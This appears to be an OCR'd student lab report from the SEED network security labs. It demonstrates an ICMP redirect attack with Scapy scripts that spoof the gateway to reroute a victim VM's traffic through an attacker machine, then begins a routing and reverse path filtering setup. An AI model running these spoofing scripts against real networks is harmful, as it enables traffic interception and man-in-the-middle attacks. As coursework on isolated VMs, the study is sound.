
<u>Creating and launching the attack:</u>

- First creating an IP packet from source 10.0.2.1 (Gateway), destination 10.0.2.5 (Client) containing an ICMP redirect instruction (type 5) that an alternate (fake) gateway exists at 10.0.2.4 (Attacker) for destination 8.8.8.8.



```python
#!/usr/bin/python3
from scapy.all import *

attacker_ip = "10.0.2.4"
gateway_ip = "10.0.2.1"
client_ip = "10.0.2.5"

ip = IP(src = gateway_ip, dst = client_ip)
icmp = ICMP(type=5 ,code=1)
icmp.gw = attacker_ip

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = client_ip, dst = "8.8.8.8")
send(ip/icmp/ip2/UDP());
```

- Before we run this script, first we want to check the default gateway of the Client.




```
[03/25/23]seed@VM:~\Client$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
[03/25/23]seed@VM:~\Client$ 
```

We can see that the default gateway is "**10.0.2.1**" which is the IP of the router.


Now we would like to see what happens after the attack

- Run the above script from the Attacker machine



```
[03/25/23]seed@Attacker$ sudo ./b.py
```


- Client wireshark



```
Time                         Source               Destination          Protocol  Le
2023-03-25 09:15:31.5036834… PcsCompu_78:12:e0    PcsCompu_1d:94:08    ARP
2023-03-25 09:15:31.5164025… PcsCompu_1d:94:08    PcsCompu_78:12:e0    ARP
2023-03-25 09:15:35.9685171… PcsCompu_78:12:e0    Broadcast            ARP
2023-03-25 09:15:35.9685350… PcsCompu_db:d7:a8    PcsCompu_78:12:e0    ARP
2023-03-25 09:15:35.9853666… 10.0.2.1             10.0.2.5             ICMP

▸ Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface
▸ Ethernet II, Src: PcsCompu_db:d7:a8 (08:00:27:db:d7:a8), Dst: PcsCompu_78:12:e0
▸ Address Resolution Protocol (reply)
```

We can see the fake ICMP packet sent by the Router.

- Now let's see if the ip of the Client's router has changed.




```
[03/25/23]seed@VM:~\Client$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.4 dev enp0s3  src 10.0.2.5
    cache <redirected>  expires 299sec
[03/25/23]seed@VM:~\Client$ 
```

We can see that the IP has changed to Attacker's IP.

which means that the attack has **worked**.

- **Question 1:** Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to `icmp.gw` is a computer not on the local LAN?

- First, for testing this scenario we are setting the routing back to the default gateway:




```
[03/25/23]seed@VM:~\Client$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
[03/25/23]seed@VM:~\Client$
```

This is achieved by running the previous code with


icmp.gw = gateway_ip.

- Changing the default gateway IP to Google's IP.




```
#!/usr/bin/python3
from scapy.all import *

attacker_ip = "10.0.2.4"
gateway_ip = "10.0.2.1"
client_ip = "10.0.2.5"
google_ip = "172.217.22.110"

ip = IP(src = gateway_ip, dst = client_ip)
icmp = ICMP(type=5 ,code=1)
icmp.gw = google_ip

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = client_ip, dst = "8.8.8.8")
send(ip/icmp/ip2/UDP());
```

- Client wireshark



```
Time                               Source              Destination         Protocol  Len
2023-03-25 10:23:37.8798830…  PcsCompu_78:12:e0   Broadcast           ARP
2023-03-25 10:23:37.8798974…  PcsCompu_db:d7:a8   PcsCompu_78:12:e0   ARP
2023-03-25 10:23:37.8957579…  10.0.2.1            10.0.2.5            ICMP
2023-03-25 10:23:37.8957932…  PcsCompu_db:d7:a8   Broadcast           ARP
2023-03-25 10:23:38.9143504…  PcsCompu_db:d7:a8   Broadcast           ARP
2023-03-25 10:23:39.9383347…  PcsCompu_db:d7:a8   Broadcast           ARP

▶ Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface
▶ Ethernet II, Src: PcsCompu_78:12:e0 (08:00:27:78:12:e0), Dst: PcsCompu_db:d7:a8
▶ Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.5
▶ Internet Control Message Protocol
```

- Client terminal




```
[03/25/23]seed@VM:~\Client$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
[03/25/23]seed@VM:~\Client$ 
```

We can see that the Router’s IP remains and does not change.

The reason that the attack did not work is because the IP address assigned to icmp.gw is not on the local LAN, so the victim host should not accept the ICMP redirect message and update its routing table accordingly. In such cases, the attack would fail, and the traffic would continue to follow the original route to the intended destination.


- **Question 2:** Can you use ICMP redirect attacks to a non-existing machine on the same network?
- Similarly to the previous question

- Changed the default gateway IP to a non-existing IP - 10.0.2.30 .



```
#!/usr/bin/python3
from scapy.all import *

attacker_ip = "10.0.2.4"
gateway_ip = "10.0.2.1"
client_ip = "10.0.2.5"
clientB_ip = "10.0.2.30"

ip = IP(src = gateway_ip, dst = client_ip)
icmp = ICMP(type=5 ,code=1)
icmp.gw = clientB_ip

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = client_ip, dst = "8.8.8.8")
send(ip/icmp/ip2/UDP());
```


- Client’s wireshark:



```
7 2023-03-… PcsCompu_7b… Broadcast              ARP          60 Who has 10.0.2.12? Tell 10.0.2.14
8 2023-03-… PcsCompu_eb… PcsCompu_7b:ba:d7      ARP          42 10.0.2.12 is at 08:00:27:eb:6e:8a
9 2023-03-… 10.0.2.1     10.0.2.12              ICMP         70 Redirect              (Redirect for host)
```

We can see the ICMP packet redirect

- Checking the Client’s routing to 8.8.8.8:



```
[03/25/23]seed@VM:~\Client$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.5
    cache
[03/25/23]seed@VM:~\Client$ 
```

We can see that it did not change to the non existing ip.

The reason this did not work is that ICMP redirect messages are designed to help optimize routing within a network, so they are only effective when the new route specified in the ICMP redirect message is valid and functional. Since the IP address we specified in our test does not correspond to a real machine, the Client’s operating system likely did not update its routing table, as the new route would not result in successful delivery of traffic.

Summary

In this task, the focus was on the ICMP Redirect Attack, which aims to redirect traffic from a victim machine to a different gateway (GW) under the attacker's control. We successfully performed the attack and discovered that it only works when the new GW is on the same Local Area Network (LAN) as the victim machine. This finding highlights the importance of network segmentation and isolation to prevent unauthorized access and network attacks.

Task 3: Routing and Reverse Path Filtering


This task aims to demonstrate the importance of routing and RPF in network security. RPF is a security feature used in routers to filter incoming traffic by checking if the source IP address of the incoming packet matches the expected source address based on the routing table. If the source IP address is not valid, the router can drop the packet to prevent IP spoofing attacks.

Task 3 action items:


- **3.a task:** Network Setup -
- **3.b task:** Routing Setup - configure the routing on Machines A, B and R, so A and B can communicate with each other
- **3.c task:** Reverse Path Filtering - conduct an experiment to see the reverse path filtering in action

The objective of these actions is to get familiar with routing, and understand a spoof-prevention mecha-nism called reverse path filtering

Task 3.a: Network Setup



- On the Client we disabling adapter 1 and enabling adapter 2 attached to “Internal Network”


SEEDUbuntu User - Settings

Network


Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet

- Enabling “Internal Network” on Server machine on adapter 2 (New he has 2 adapters)


SEEDUbuntu User - Settings


Network

Enable Network Adapter: ✓

Attached to: Internal Network

Name: intnet

- Setting static IP for the for the “Internal Network” adapter on the Server machine


Editing Wired connection 2

Connection name: Wired connection 2

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.60.1	24	192.168.60.1

DNS servers:

Search domains:


DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

That's it for the setup.


Task 3.b: Routing Setup

On the Attacker machine we add the Client ip which is 192.168.60.5 and router ip 10.0.2.15.




```
[03/25/23]seed@Attacker$ sudo ip route add 192.168.60.5 dev enp0s3 via 10.0.2.15
[03/25/23]seed@Attacker$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 enp0s3
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 enp0s3
192.168.60.5    10.0.2.15       255.255.255.255 UGH   0      0        0 enp0s3
[03/25/23]seed@Attacker$
```

On the Client machine we add the Attacker ip which is 10.0.2.4 and router ip 192.168.60.1.



